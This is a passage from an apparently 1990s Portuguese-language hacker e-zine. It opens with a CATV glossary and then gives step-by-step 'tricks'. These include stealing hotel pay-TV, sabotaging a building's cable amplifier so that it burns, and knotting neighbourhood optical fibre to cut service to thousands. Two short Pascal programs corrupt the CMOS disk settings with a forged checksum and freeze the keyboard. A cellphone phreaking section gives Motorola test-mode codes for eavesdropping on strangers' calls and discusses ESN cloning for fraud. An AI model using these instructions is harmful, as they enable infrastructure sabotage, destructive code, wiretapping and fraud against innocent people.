O medidor deve indicar infinity ou seja, nao se move. Se indicar 0 ou menos de 10 ohms o cabo deve estar em curto.

11 - Glossario (LEIA ISSO QUANDO NECESSARIO)

Criei este glossario para fins de consulta, esses termos foram pesquisados em livros e principalmente conceituado por profissionais da area com quem eu me relaciono. Todos presumo eu estao corretos, podem ate estar imcompletos no seu total, mas ja ajuda ;)

ACOPLADOR DIRECIONAL-
Um equipamento que deriva um numero pre-determinado de sinais para uma ou duas saidas.

AML (ENLACE EM AMPLITUDE MODULADA)-
Marca registrada para o equipamento de microondas fabricado pela Huges Communications Procuts Co.

AMPLIFICADOR-
Um aparelho que aceita um sinal como entrada e apresenta o mesmo sinal na saida, sem uma distorcao significativa mas com um nivel maior de amplitude. Aplificadores de CATV trabalham e amplificam uma faixa relativamente larga do espectro.

AMPLIFICADOR BRIDGE-
Um amplificador introduzido no sistema para a transicao dos baixos niveis de transmissao no sub-sistema troncal, para niveis de transmissao mais altos no sub-sistema distribuidor.

ATENUACAO-
E' a reducao na amplitude do sinal quando ele se propaga pelo espaco ou por um meio de transmissao, equipamento, ou rede, expressa em decibeis.

ATENUADOR-
Um acessorio ou equipamento capaz de reduzir a amplitude de um sinal sem introduzir distorcao. Pode ser fixo ou variavel, com perda introduzida expressa em decibeis. Tambem chamada PAD.

BANDA ALTA-
O espectro de radio entre 174 e 216 Mhz. Os canais regulares de televisao de 7 a 13 estao incluidos neste espectro.

BANDA BAIXA-
O espectro de radio entre 54 e 88 Mhz. Os canais regulares de televisao de 2 a 6 estao neste espectro.

BANDA MEDIA-
O espectro de radio entre 88 e 174 Mhz que fica entre os canais regulares de televisao 6 e 7. Os canais CATV de A a I (9 canais) ficam neste espectro.

BIDIRECIONAL-
Descreve um sistema de transmissao que pode transportar sinais em ambos os sentidos simultaneamente.

CABO COAXIAL-
Dois condutores metalicos, separados por material dieletrico, um dentro do outro.

CAPACIDADE DE SAIDA-
Define a relacao entre a distorcao introduzida por intermodulacao e os niveis de sinal de saida operacionais, tendo capacidade de trafego do aparelho como um fator.

CASCATA-
Qualquer numero de amplificadores ou equipamentos conectados em sequencia, onde a saida de um esta conectado na entrada de outro.

CICLO-
Uma completa sequencia de valores de uma onda alternada, comecando em zero, crescendo a um valor maximo positivo, descrescendo ate zero, caindo ate um valor minimo negativo, e indo ate zero novamente.

CONTROLE AUTOMATICO DE GANHO (AGC)-
Um circuito que controla o ganho do amplificador automaticamente.

CONTROLE AUTOMATICO DE SLOPE (ASC)-
Um circuito que controla o slope (relacao do ganho pela frequencia) de um amplificador automaticamente.

CONVERSOR ASSINANTE-
Uma unidade que transforma a frequencia das portadores entregues na residencia do assinante por um sistema CATV, em frequencia que pode ser sintonizada, detectada e mostrada pelos aparelhos de TV.

DECIBEL (dB)-
Uma unicade de medida logaritima que espressa a relacao entre dois niveis discretos, entrada e saida.

DECIBEL-MILIVOLTS (dBmV)-

Uma unidade de medida logaritima absoluta de voltagem. O dB denota a relacao entre dois niveis mas o termo mV estabelece que um dos termos e' uma referencia Zero dBmV e'um milivolt medidos em uma impedancia de 75 Ohms. Desde que a impedancia e' especificada o dBmV e' tb um nivel de potencia de referencia de 0,0133 microwatts.

DISTORCAO DE SEGUNDA ORDEM-
Sinais espurios gerados quando duas ou mais portadoreas sao passadas por um circuito nao linear.

DISTORCAO POR BATIMENTO TRIPLO-
Sinais espurios gerados quando tres ou mais portadoras sao passadas por um circuito nao linear. Os sinais espurios sao a soma e a diferenca de quaisquer tres portadoras, algumas vezes referido como batimentos.

DISTORCAO POR INTERMODULACAO-
A distorcao introduzida quando varias portadoras sao passadas atraves de um circuito nao linear.

ECO-
Energia refletida confinada em uma porcao do espectro que e' ocupada pelo sinal original.

EQUALIZADOR-
Um acessorio designado para compensar uma caracteristica indesejada de atraso ou perda de um sistema ou equipamento permitido ao mesmo passar todas as frequencias de uma maneira uniforme.

EQUALIZAR-
Aplicar em um meio de transmissao um equipamento cujas caracteristicas sao complementares de forma que a perda ou atraso no meio e no equipamento de equalizacao combinados facam as perdas ou atrasos totais.

ESPECTRO-
Uma feixa de frequencias cujas ondas tem caracteristicas comuns. Exemplo o espectro de audio de radio etc... O espectro de radio e' geralmente tomado por abranger a faixa entre 8 KHz e 300 GHz.

FEEDER-
Um sub-sistema, que faz parte do sistema troncal com distribuicao especifico para CATV que prove uma completa distribuicao de sinal para os assinantes de uma secao limitada.

FILTRO-
Equipamento sensivel a frequencia, que passa prontamente ou barra frequencias especificas ou bandas de frequencias.

FREQUENCIA-
Para uma onda periodica como corrente alternada, e' o numero completo de cicles por uma unidade de tempo, geralmente referente a um segundo.

GANHO-
Um aumento de potencia produzido por um amplificador e expresso em decibeis.

HETEDODINO-
Combinacao de duas portadoras para gerar uma nova portadora
Muda a frequencia de uma portadora para uma nova atraves do batimento desta com uma portadora gerada no oscilador local.

INTERFERENCIA-
Ruido ou outros disturbios como sinais espuriosque, quando introduzidos em um sinal desejado, reduz a inteligibilidade da informacao.

LARGUDA DE BANDA-
Uma faixa de frequencia definida pelos limites de uma frequencia superior e uma inferior.

LINE EXTENDER-
Um amplificador nao sifisticado que opera em niveis relativamente altos de transmissao no sub-sistema de distribuicao de um sistema de CATV.

LINEAR-
Caracteristica de uma acesorio ou equipamento no qual a voltagem do sinal de saida e'diretamente proporcional a voltagem do sinal de entra-

da.
MEDIDOR DE NIVEL DE SINAL (MEDIDOR DE CAMPO)-
Um voltimetro de radiofrequencia sintonizavel, usualmente calibrado em decibeis por milivolt dBmV bem como voltagem.

MICROONDA-
Um termo que denota frequencias no aspecto magnetivo aprox. acima de 1 GHz

MODULACAO-
Processo pelo qual alguma caracteristica de uma onda como amplitude, frequencia ou fase e' variada de acordo com uma onda modulante. Este termo tambem e' comumente usado para se referir a informacao presente na portadora.

MODULO DE GANHO-
O mecanismo removivel da carcada do amplificador, que produz ganho.

NIVEIS DE TRANSMISSAO-
Os niveis de sinal espressos em dBmV, nos quais os amplificadores operam, ou sao projetados pra operar.

OSCILADOR-
Um circuito gerador de uma corrente alternada em um frequencia especifica.

PERDA-
Potencia dissipada em um acessorio, cabo ou equiapamento. Expresso em dB.

PERDA NA TRANSMISSAO-
A razao, expressa em decibeis, entre o nivel de potencia na entrada de um sistema, cabo ou equipamento, e o nivel de potencia na saida.

PERDA NO CABO-
A reducao no nivel do sinal introduzido pela passagem do sinal por um comprimento de cabo.

RELACAO PORTADORA/RUIDO (C/N)-
A diferenca entre a amplitude de uma portadora e a potencia de ruido que esta presente naquela porcao de espectro.

RELACAO SINAL/RUIDO (S/N)-
A diferenca entre amplitude de um sinal e o ruido presente no espectro ocupado pelo sinal quando ambos sao medidos no mesmo ponto.

RESPOSTA-
A fidelidade como a qual a saida de um sistema ou aparelho corresponde a sua entrada.

RUIDO-
Disturbios aleatorios introduzidos no sinal que tendem a obscurecer a informacao contida.

SLOPE-
A variacao do ganho em diferentes frequencias introduzido por um amplificador por todo o espectro passante.

SPLITTER-
Um equipamento que divide a energia de entrada entre duas saidas.

SUB-BANDA-
O espectro de radio entre 5 e 54 Mhz

SUPER-BANDA-
O espectro de radio entre 216 e aproximadamente 400 Mhz

TAP-
Um equipamento que deriva uma quantidade pre'- determinada de energia para um ou mais saidas atenuadas, com proposito de enviar energia para os cavos de servico dos assinantes.
O restante da energia entrada e' enviada para uma saida nao atenuada para continuar se propagando pelo sistema.

TAXA DE BIT-
A velocidade com a qual bits individuais de uma informacao digital sao transmitidos.

TERMINACAO-

Uma carga eletrica conectada ao cabo, equipamento ou acessorio pra casar
o mesmo. Genericamente a terminacao tera a mesma impedancia da unidade
ao qual foi conectada.

TRONCO-
Um subsistema "tronco e distribuicao" de CATV, que permit uma limitada
distribuicao arterial do sinal atraves da area de servico de CATV.

TVRO-
Abrev. de "recepcao de televisao somente". Define um sistema que pode
incluir antenas, pre-amplificadores e receptores para a recepcao somente
de sinais de TV de uma satelite geoestacionario no espaco.

UHF-
O espectro do radio entre 300 e 3000 Mhz. Geralmente os canais 14 ate 69.

VHF-
O espectro do radio entre 30 e 300 Mhz. Geralmente os canais 2 ate o 13.

12 - Truques e sacanagens:.
     ^^^^^^^ ^ ^^^^^^^^^^^^

     PAY PER FUCK >:

     Esse e' um esquema serissimo! O cara queria me vender o codigo da
     codificacao usada pra este tipo de sinal. Como ele demorou muito
     eu roubei. Lancerei o mesmo em breve na parte de projetos da pagi-
     na da axur05

     Burlando sistema interno de hoteis >:

     Isso e' simples, nao vou entrar em detalhes tecnicos. Usei numa
     viagem para os EUA, nao sei se tem isso no Brasil! E' o seguinte,
     vc tem o televisor ligado por um cabo tipo RJ-45 (tipo de modem)
     e um frigobar com o mesmo esquema! Basta trocar os cabos de um
     com o outro, o transmissor de informacoes e' o mesmo, mas na hora
     da recepcao um nao le os sinais do outro e ai vc nao paga.
     Da pra ver aqueles canais pagos (sexo, filmes novos) sem levar
     um susto com a conta na hora de sair do hotel. A gurizada que vai
     pra Disney! Pode fazer que eu garanto ja testei no Mariott.

     Criando seu proprio canal de TV >:

     Tira o cabo da TV a cabo que chega na caixinha do predio, ele
     pode ser branco, rosa ou preto (aquele fininho que sai de dentro
     do line extender). Quase que com certeza ele estara no sotao do
     predio pq o sinal tem q descer. Troca esse cabo pelo de uma fil-
     madora e colocar rodar numa daquelas fitinhas um filme porno qual
     quer. Soh vai pegar isso em todos canais do predio!

     Detonando com TV a Cabo do seu predio todo >:

     Voce precisa abrir a caixa onde esta o LE (line extender). Vai
     ver 3 PADs amarelo com numeracao 0 1 2 ai entao vc retira os pads
     com numero 0 e troca pelo 2 (vai pegar fogo).
     Pra detonar mais ainda liga o liner numa corrente 110 W, pode ter
     certeza que no minimo o predio ficara 1 mes sem TV a Cabo!
     Vai queimar todos os cabos e ter que trocar tudo!!!!!
     E seus vizinho vao se fuder :)

     Detonando com uma rede de fibra otica do seu bairro >:

     Encontre a caixa com o receptor otico estara escrito RO na caixa
     abra com uma chave qualquer mas cuidado pra nao quebrar a fibra.
     Pega uma das fibras, estica da um TOP, um nozinho!
     NAO QUEBRA PQ SENAO E' RUIM! O erro e'indetectavel e a cada fi-
     bra de 5 a 6 mil pessoas estarao fora do ar desde que seja uma
     fibra ativa! Pra identificar procure a separada das demais, com
     cor azul e laranja! Conselho de amigo, faca BEM escondido se te
     pegarem o prejuizo e' enorme e isso e' vandalismo.

16:> Pequenos esquemas...

:• by futuro membro

O autor desses pequenos programas preferiu ficar anonimo. Se na proxima edicao ele aceitar publicamos o nome do rapaz. Apesar de pequenos e realmente simples eles sao bastante interessantes. Vamos lah:

P.S: descricao dos programas feitas pelo proprio autor.

```
<------------------------ Inicio (HD.pas) ------------------------>

{

 Para maiores detalhes ver PCHELP
 procurar CMOS  ( Tem todos os
 enderecos la' ).



 * Porta 70h = Endereco a ser lido/escrito

 * Porta 71h = Dado a ser lido/escrito no
           endereco especificado


Testado e aprovado em Intel montado com
Bios Haward. Nao testado ainda em IBMs.

coded by: ???????

}


Function RCmos( Endereco : Byte ) : Byte ;

Begin

     Port[ $70 ] := Endereco ;

     RCmos := Port[ $71 ] ;

End ;


Procedure WCmos( Endereco, Dados : Byte ) ;

Begin

     Port[ $70 ] := Endereco ;

     Port[ $71 ] := Dados ;

End ;

Var I, Sum : Word ;

Begin

     WCmos( $19, 1 ) ; { Seta o HD Type = 1 ( 10 Mb ) }

     Sum := 0;

     For I := $10 To $2D Do Sum := Sum + RCmos( I ) ;

     WCmos( $2E, Hi( Sum ) ) ;  { Refaz o CheckSum da CMOS    }
     WCmos( $2F, Lo( Sum ) ) ;  { Para enganar o Setup        }
                { So' os Bytes de 10h ate 2Dh }
                { Sao envolvidos no CheckSum. }
End.
```

<---------------------- FIM (HD.pas) ---------------------->

Este primeiro programa seta o HD Primario com Type 1, que eh um HD de 10Mb do tempo do Ari. E o melhor ... ele arruma o CheckSum da Cmos para que o setup nao perceba a mudanca. Com o Hd em 10Mb qualquer coisa gravada em um endereco fora disso (nao eh dificil) gera um erro do tipo:

```
   erro gravando unidade C: A, R, F.
```

Reduzi o Cmos.com para 4 instrucoes, pois percebi que baleando apenas um dos bytes do CheckSum jah chega pra fazer bagunca.

<---------------------- Inicio (trava.pas) ---------------------->

```
Uses Dos ;

Begin

  SetIntVec( $9, Ptr( 0, 0 ) ) ;

End.
```

<---------------------- Fim (trava.pas) ---------------------->

Este outro .pas dah um baita dum travaco no teclado (mesmo no win) que em breve implementarei em TSR. Ele somente redireciona a Int 9h (teclado) para um pointer loco.

Agradecimentos a meu amigo que preferiu ficar anonimo. Vamos fazer pressao para que ele escreva mais esquemas desse tipo. ;)

17:> Acabando de vez com a telefonia celular Brasileira - PARTE I

:• by VooDoo

Antes de mais nada um aviso: este artigo foi feito com base em alguns manuais, revistas e consultas com profissionais da area. Para nossos testes e outros esquemas utilizamos um aparelho Motorola Micro-tac Elite e um ESN Reader (a mais nova aquisicao da axur05, chamado pelos mais intimos de "scanner").
Para o pessoal realmente interessado em celulares estaremos colocando brevemente alguns textos, informacoes e programas relacionados a programacao, escuta e clonagem em nosso site (alguns destes arquivos nao estao disponiveis na Inet e estarao em um diretorio protegido por senha porque nao queremos ninguem fazendo merda com estas informacoes). Qualquer erro, sugestao, informacao ou comentario sobre este documento, mail-me.

P.S: Dica para aqueles que estao procurando alguem que lhes ensine tudo desde o comeco: ligue para os caras da telco do seu estado, fale sobre os seus interesses e prepare um refresco para quando os federais forem te fazer uma visita.

Introducao

Eh, antes de mais nada uma pequena introducao de o que eh e como funciona o sistema celular. Eu disse *pequena introducao*, ou seja, nao vou escrever um guia totalmente detalhado. Quer mais informacoes? Procure!

O que eh um telefone celular?
Aparelho radiotelefonico de 800 MHZ, operando com 3 watts e capaz de mudar automaticamente de canal ao comando do "nanocomputer" porco da central.

O que eh ESN?
Eh uma sigla para Electronic Serial Number. Todo aparelho tem um bem guardado na memoria. Em outras palavras eh a alegria do phreaker. Por-

que? Bem, o ESN eh a identidade de um celular. Com ele eh possivel clonar um aparelho (ohhh). Quando voce vai fazer uma ligacao, o aparelho manda este ESN e o MIN para a celula. A base entao manda novamente o MIN e um sinal tipo "vai firme filho" se no seu banco de dados o MIN/ESN for compativel com o que foi enviado. Algumas novas maravilhas da tecnologia verificam o ESN/MIN diretamente na central e soh depois dizem "vai firme filho".

O que eh MIN?
Cellulars Phone Number - Obviamente, todo aparelho (habilitado) tem um na memoria. Um aparelho pode ter dois numeros, porem, isso sao outros esquemas.

O que eh NAM?
Sigla para Number Assignment Module. Eh um componente da Epron/EEpron onde ficam armazenados o ESN, MIN, SCM (sigla para Station Class Mark), lock code (codigo necessario para o acesso a algumas funcoes e que impossibilita o uso nao autorizado do aparelho) e outros esquemas... Alguns aparelhos podem ser reprogramados pelo "teclado" mesmo (Oki900), porem, eles "trancam" apos 3 mudancas de MIN (alguns aceitam mais mudancas, mas em geral eh 3). Esses aparelhos mais novos da Nokia, Motorola, Erickson, etc, nao trancam mas tambem nao permitem a programacao do NAM sem a gravacao da Epron.

Funcionamento
=============

Bom, o funcionamento do sistema celular eh algo bastante interessante e cheio de etapas. Basicamente eh o seguinte: existem, ao contrario do que muitos pensam, 3 bandas de celular. Uma para a compahia telefonica do seu estado (telco), uma para empresas independentes ou privadas que pagaram pouco e ganharao muito explorando essa banda e uma reservada para uso futuro. Respectivamente banda A, B e C.

O sistema celular eh dividido em pequenas areas chamadas celulas. Cada uma destas celulas eh como se fosse uma "base" cheia de equipamentos de monitoramento e controle (geralmente estas celulas sao torres com uma pequena "casa" muito bem fechada). Cada celula possui canais especificos associados a ela (canais de controle e voz). Todas estas celulas ou bases estao conectadas a uma central onde, por fim, todo o esquema eh controlado. OK, originalmente existem 666 (!) frequencias ou canais usados pelos celulares. Em 1988, nos EUA (onde o sistema celular obviamente chegou muito, muito antes) os malucos meteram mais 156 canais, somando um total de 832 (AMPS) canais. Em 1992 o numero de canais do sistema celular era de 2412 (NAMPS). Com todas essas mudancas os fabricantes tiveram que adaptar os aparelhos a essas novas frequencias.

Entao para que servem esses canais? Ok, como jah sabemos existem 832 ou 2412 (sistema NAMPS) canais disponiveis. 416 dos 832 canais estao disponiveis para a Banda A e a outra metade estao disponiveis para a banda B. Obviamente, se o sistema for NAMPS temos 1206 para a banda A e 1206 para a banda B. Cada um destes canais possui duas frequencias e operam em modo full duplex (espacamento de 45 MHZ). A frequencia mais baixa eh para o aparelho e a frequencia mais alta eh para a base (frequencia de envio e de recebimento).
Desses 416 ou 1206 canais, 21 sao de controle, ou seja, canais que controlam e "configuram" uma ligacao. Estes canais de controle servem apenas para transmissao e recebimento de informacao digital entre o aparelho e a base.
O resto dos canais sao de voz. Atualmente os canais sao numerados de 1 ate 1023 e existem programas que convertem canais em frequencias ou vice versa. Para os programadores e interessados ai vai a formula para fazer tal conversao:

```
/* P.S: Extraido do help do programa motcell             */
/* Originalmente com 666 canais o esquema eh o seguinte: */

  Banda (A)

  * Canais de controle = 21 (313 -> 333)
  * Canais de voz      = (001 -> 312)...
    |
    |-> 395 sistema AMPS
    |-> 1185 sistema NAMPS
```

```
  Banda (B)

  * Canais de controle = 21 (334 -> 354)
  * Canais de voz      = 355 -> 666
    |
    |-> 395 sistema AMPS
    |-> 1185 sistema NAMPS


/* Formulas para freq -> canal , canal -> freq */

N = Numero do canal
F = Frequencia do celular

    Se B = 0 --> (aparelho)
    Se B = 1 --> (celula ou base)


(*) FREQUENCIAS PARA CANAIS:

      F = 825.030 + B*45 + (N-1)*.03
         /* N = 1 ate 799    */

      F = 824.040 + b*45 + (N-1)*.03
         /* N = 991 ate 1023 */

(*) CANAIS PARA FREQUENCIAS:

      N = 1 + (F-825.030-B*45)/.03
       /*  F > = 825.030 (aparelho) */
       /*  F > = 870.030 (base)     */

      N = 991 + (F-824.040-B*45)/.03
       /*  F < = 825.000 (aparelho) */
       /*  F < = 870.000 (base)     */


 Como jah sabemos, quando uma ligacao vai ser feita o aparelho  envia  o
 ESN/MIN  para a base. Mas ele nao envia apenas esta informacao. O siste-
 ma precisa saber a "aparencia" do aparelho que esta sendo utilizado. Em
 outras palavras,  o  sistema nao consegue saber se uma transmissao pode
 ser passada para determinado  canal  sem que o aparelho forneca esta in-
 formacao. Entao o celular  manda um numero binario de 4-bit com algumas
 informacoes pessoais onde:

 bit #1                bit #2 (Salva bateria nos startac [portateis] da vida)
     |                     |
     |- 0 = 666 canais     |- 0 = Unidade Movel
     |- 1 = 832 canais     |- 1 = Transmissor de voz ativo

         bit #3
         |
         |- 00 = 3.0 watts
         |- 01 = 1.2 watts
         |- 10 = 0.6 watts
         |- 11 = ???

 Putz! O que a tecnologia nao faz... :)
 Os  aparelhos podem funcionar em diversos sistemas. Ultimamente soh  se
 fala em  digital  e coisarada e tal... Em alguns estados ainda estao im-
 plantando esse sistema mas os interessados podem procurar a telco local
 e solicitar o servico.

 Os novos sistemas que estao circulando por ai sao o TDMA e o CDMA,  res-
 pectivamente Time-Divison Multiple Acess e Code-Divison  Multiple Acess.
 Porque que eles diferem do sistema tradicional? Ora,  no  sistema  TDMA
 duas ou  mais  ligacoes podem usar o mesmo canal simultaneamente apenas
 com pequenas  pausas na conversacao de uma das partes. Com essas pausas,
 programadas pela compahia telefonica, a mesma pode acomodar o outro tra-
 fico no mesmo canal. Por esse motivo que ha a melhora da qualidade e me-
 nor indice de ligacoes "perdidas". O sistema CDMA eh o sistema usado por
 militares. Nao tenho  muitas  informacoes sobre esse sistema mas  parece
 que a trasmissao eh "compactada"  em  uma  das partes e descompactada no
 seu destino. Se eu estiver errado por favor mail-me.

 Muitos  executivos das telcos andam por ai fazendo propaganda e dizendo
```

que o sistema digital vai acabar com as fraudes e fornecer diversas novas utilidades aos usuarios do servico. Nao, nao vai acabar com as fraudes. Com certeza vai diminuir as fraudes mas acabar nao vai. As fraudes vao desaparecer quando os phreakers tambem desaparecerem, ou seja, nunca.

Entao vamos abordar o nosso velho e bom (?) sistema analogico, FDMA (Frequency-Division Multiple Access). Nesse sistema, os canais (frequencias) livres sao encontradas pelo sistema e cada transmissor eh associado a uma delas. Entao quando a ligacao termina os canais que estavam ocupados ficam novamente livres para uma proxima transmissao ou ligacao. Quem jah fez escuta pode realmente ver como isso funciona. A conversa termina e o SHSHSHSHSHSHSHSHSHSHSHSH comeca. Isso tambem explica o congestionamento do servico em grandes cidades.

Bom, chega de papo e vamos ao que interessa...

Phreaking

Existem, basicamente, dois tipos de phreakers de celulares: o primeiro e mais comum eh aquele que fica propurando e scaneando canais. O interesse desse pessoal eh, na maioria das vezes, ficar escutando conversas de terceiros que o cara nem imagina quem possa ser. Apesar de ser o basico quando se fala em celular phreaking eh bastante divertido e, as vezes, lucrativo. Como? Ora, pense bem. Hoje em dia a maioria dos bancos aceita consultas via phone (!). Eh soh usar a imaginacao. Outra coisa: 99,9% das pessoas que conversam em telefones celulares nao imaginam que alguem possa estar escutando a conversa. Entao voce ouve a amante ligando para o velho barrigudo e canalhao, conversas importantes de negocios, numeros de cartoes de credito em compras nos shoptimes da vida e uma infinidade de outros esquemas... Agora a parte realmente interessante: como fazer isso?
Facil, explicaremos o metodo que usamos em nosso aparelho teste (lembre-se que nosso aparelho de testes eh um Micro tac Elite).

Ok, a motorola, nossa grande amiga que poe sempre o cliente em primeiro lugar, facilitou bastante a vida de programadores e outras "especies". Nos novos aparelhos, nada de tirar a bateria, papel laminado nos conectores e essas merdas todas. Apenas um codigo e voce esta em modo de "programacao" (usei aspas porque esse metodo eh um pouco limitado e para entrar em modo de programacao propriamente dito sao outros esquemas).
Pegue o seu aparelho ou o do seu velho (de uma boa desculpa para o velho que ele libera) e digite o seguinte codigo:
P.S (1): eh necessario que voce digite o codigo com uma certa rapidez entao pessoas com pouca coordenacao motora nao devem tentar isso.
P.S (2): isso funciona em ALGUNS aparelhos apenas, depende da versao do software. Portanto, se voce esta tentando esse codigo em um motorola antigao de 3,5 KG que tinha ate rodinha pra carregar e nao esta funcionando, nao reclame! Compre um mais novo.

FCN + 0 + 0 + * + * + 83 78 66 33 + STO

Bem, se voce foi capaz de digitar isso corretamente e o esquema funcionou voce vera um esquema mais ou menos assim:

ABC = Canal atual

I = 1 -> TX on
0 -> TX off

D = Em branco -> AMPS (832)
A -> NAMPS (HSC)
B -> NAMPS (CSC)
C -> NAMPS (LSC)

M = 1 -> RX off
0 -> RX on


N = 1 -> TX off
0 -> TX on

Para o nosso esquema soh precisamos saber essas informacoes. Porem, ai vai o significado das outras letras exibidas no display:

EFG = Leitura de RSSI para o canal atual
H = Frequencia SAT
J = Sinal de tone
L = Canal de controle ou voz

Caso queira se aprofundar mais e conhecer todos os esquemas procure a biblia do motorola ou outro manual de habilitacao de celular.
Ok, vamos para proxima etapa. Existem diversos comandos de programacao

nesse chamado test-mode da motorola. Apos digitar o codigo para entrar em test-mode e aparecerem alguns numeros e coisarada tecle "#". O display mostrara uma linha de comando tipo essa:



Eh nesta linha que devem ser digitados os comandos que vamos utilizar. Lembre-se que a tecla "#" funciona como o ENTER do seu computer. Entao voce digita o comando desejado e tecla "#" (pelamordeDeus, voce deve teclar esses comandos no aparelho celular e nao no computer, eh soh um aviso porque com certeza iria ter gente procurando a tecla FCN no teclado do computer). Os comandos que vamos utilizar sao os seguintes:

02# = joga para o display as informacoes do aparelho. Apenas exibe aquela "tela" de entrada que explicamos logo acima.

04# = deixa o aparelho com as "configuracoes" originais. Nao digite isso a nao ser que seja extremamente necessario.

07# = RX off

08# = RX on

Ok, chegamos ao ponto onde a coisa fica realmente interessante. Como jah vimos um aparelho celular eh capaz de enviar e receber "informacoes" (audio principalmente). Este comando apenas liga o recebimento de audio. Sim, e dai? Bom, quando falamos em recebimento de audio estamos falando de conversas que vagam alegremente por esse mundao grande de Deus. ;)
Para fazer sua escuta diaria siga as etapas abaixo:

1) Escolha um canal. Nossa, jah vimos que existem 832 canais em sistema
AMPS. POREM, a nossa amiga motorola viu que muitas pessoas como voce estavam usando esse comando para fazer escuta e deram um basta nessa historia. Putz, entao nao eh mais possivel fazer escuta? Nao, claro que nao. A motorola apenas limitou os canais nos novos aparelhos. Para esses aparelhos os canais disponiveis sao apenas os seguintes:

300 / 333 / 385 / 799 / 800

2) Apos escolher um canal digite 11 + <numero do canal escolhido>

Exemplo: 

3) Tecle "#" e logo apos tecle 08 e "#". Veja se voce escuta alguma conversa ou algum chiado horrivel. Caso escute alguma coisa o seu aparelho aceita os 832 canais (1 a 1023). Caso nao escute nada o seu aparelho eh mais novo e soh aceita os 5 canais mostrados acima. Escolha de preferencia o canal 300 para fazer sua escuta diaria. Lembre-se que para acessar o canal 800 deve-se teclar 11991 ao inves de 11800.

4) Para desligar o recebimento de audio tecle 07 e "#".

5) Quando encontrar uma conversa bastante atrativa digite 40 e tecle "#". Isto faz com que o aparelho exiba informacoes do canal (atual) de voz. O display mostrara '40'. Pra que serve isso? Basicamente para saber se uma transmissao (conversa) foi alocada em outro canal e continuar ouvindo a conversa "atrativa". Se voce digitou esse 40# e a conversa ainda continua legal e tal, o comando apenas serviu para ajustar os niveis de potencia em determinada celula. Neste caso precione CLR ou "#" e novamente tecle o comando 40 e "#". Continue ouvindo normalmente a conversa atrativa. Caso deseje cancelar o comando 40# tecle apenas "#".
Se voce estava escutando esta conversa atrativa e derrepente ela sumir faca o seguinte:

1) anote o numero hexa que foi exibido no display. O formato do numero eh XXXXYYYXXX. O que nos interessa eh apenas o YYY.
2) Converta esse YYY para binario
3) Converta de binario para decimal
4) Anote o resultado. Esse resultado eh o novo canal onde a conversa atrativa foi alocada. Tecle 11 + <resultado> e continue ouvindo. ;)

Exemplo: 12af11a38c
```
         |||
         |||    binario              decimal
         11a  ----------> 100011010 ---------> 282
```
Logo apos apenas digite 11282, tecle "#", digite 08, tecle "#" e continue ouvindo.

Interessante nao? :)
Outros comandos interessantes e que nao exigem muito conhecimento de programacao e coisarada sao os seguintes:

13# = Desliga o aparelho.

18# = Exibe todo o conteudo do NAM. Utilize a tecla "*" para mostrar outras informacoes (como se fosse avancar de pagina).

19# = Exibe a versao do software. Formato: XXYY (XX = ano / YY = semana).

32# = CUIDADO! Apaga todas as programacoes feitas pelo usuario e informacoes armazenadas no aparelho (ultimo numero discado, etc...). Bom para o cara que liga pra amante e tem uma mulher que fica fucando no aparelho do cara. ;)

38# = Mostra o ESN em etapas, cada etapa com 2 numeros hexa. Utilize a tecla "*" para avancar estas etapas. Mostre esses numeros para alguem e veja o seu velho ter um ataque do coracao quando receber a conta do aparelho.

55# = Entra em modo de programacao propriamente dito. Este comando eh assunto para mais umas 20 paginas. Quem sabe em um proximo artigo... ;)

Ok, agora que sabemos como fazer escuta e coisarada vamos ver o que existe de mais "pesado" no mundo do celular phreaking. Como eu havia dito, existem (basicamente) 2 tipos de phreakers de celular. Jah vimos o primero tipo. Agora vamos tratar do segundo.

O segundo tipo de phreaker e um pouco mais raro do que o primeiro eh o cara que possui equipamento especial, conhece a programacao dos aparelhos e modifica os mesmos para fazer ligacoes gratuitas e outros truques bastante complexos. Na verdade, esse segundo tipo nem eh tao raro assim porque no Brasil ta cheio e deve ser ressaltado tambem que essas ligacoes "gratuitas" sao gratuitas apenas para o phreaker porque certamente alguem vai pagar por elas. Quem? Alguem que com certeza tera um ataque quando receber a conta.

O fato eh que quem sai no prejuizo mesmo eh a empresa ou companhia telefonica. Pelo o que eu sei, o usuario lesado pode reclamar das ligacoes para a Indonesia, tele-Sexo, tele-amigos, tele-qualquer_coisa e a empresa cobra apenas a tarifa basica e outras ligacoes efetuadas pelo usuario. Quando o cara vai reclamar eles pedem se ha a possibilidade da esposa, filhos, amigos ou colegas de trabalho terem feito essas ligacoes todas. Se o cara responder que nao tem muita certeza, ha o recurso de voz. As ligacoes mais recentes ficam todas gravadas. Entao o cara vai lah, ouve a voz do phreaker gemendo com uma puta gorda no phone e diz: "certamente nao eh ninguem da minha familia". Nao tenho certeza, mas para usar esse recurso os caras da telco cobram uma taxa que varia de uns 50 a 100 reais. Eh caro, mas eh melhor do que pagar a conta de 2000 reais de alguem que ficou falando com gordas pelancudas.

Bom, e que tipo de aparelho essa especie usa? O mais comum e que pode ser facilmente adquirido em um pais aqui perto do Brasil a um preco bem camarada eh o ESN Reader (chamado tb de scanner). Esta maravilha da tecnologia permite a qualquer phreak a captura de dezenas, centenas ou milhares de ESN/MIN em apenas um dia. O aparelho nao eh tao facil de operar, exige alguns ajustes mas realmente funciona (veja na materia se-

guinte o que conseguimos fazer com um destes aparelhos em apenas algumas horas no centro de uma pacata cidade, aos olhos de diversos policiais que devem ter pensado que estavamos levando um pequeno aparelho de som) ;)

Outros equipamentos preferidos pelos phreakers sao os aparelhos que permitem a re-gravacao da Eprom diretamente do aparelho, apenas com diversos comandos digitados no teclado ou com ajuda de software especiais feitos pelos proprios phreakers. Um exemplo destes celulares eh o OKI900. Este aparelho era a maior motivacao do hacker Kevin Mitnick e o OKI900 foi um dos principais motivos que levaram o hacker preso. Se nao me engano ele invadiu os computers do japa ninja a procura de codigos fontes e informacoes sobre este aparelho. De posse das informacoes armazenadas nos computers do japa, kevin poderia ficar indetectavel dentro de qualquer sistema celular.

Sabe-se que com um ESN/MIN eh possivel re-gravar a Eprom e clonar um aparelho. E com que objetivo eh feita a clonagem? Basicamente para fazer ligacoes "gratuitas" e nunca ser pego pois eh MUITO dificil detectar alguem usando aparelho clonado que esta em funcionamento na banda A. Existem tb noticias de phreakers que reprogramam a Eprom de um aparelho e o mesmo passa a funcionar como um ESN Reader, ou seja, o proprio celular procura ESN/MIN's e automaticamente armazena os mesmos na memoria.

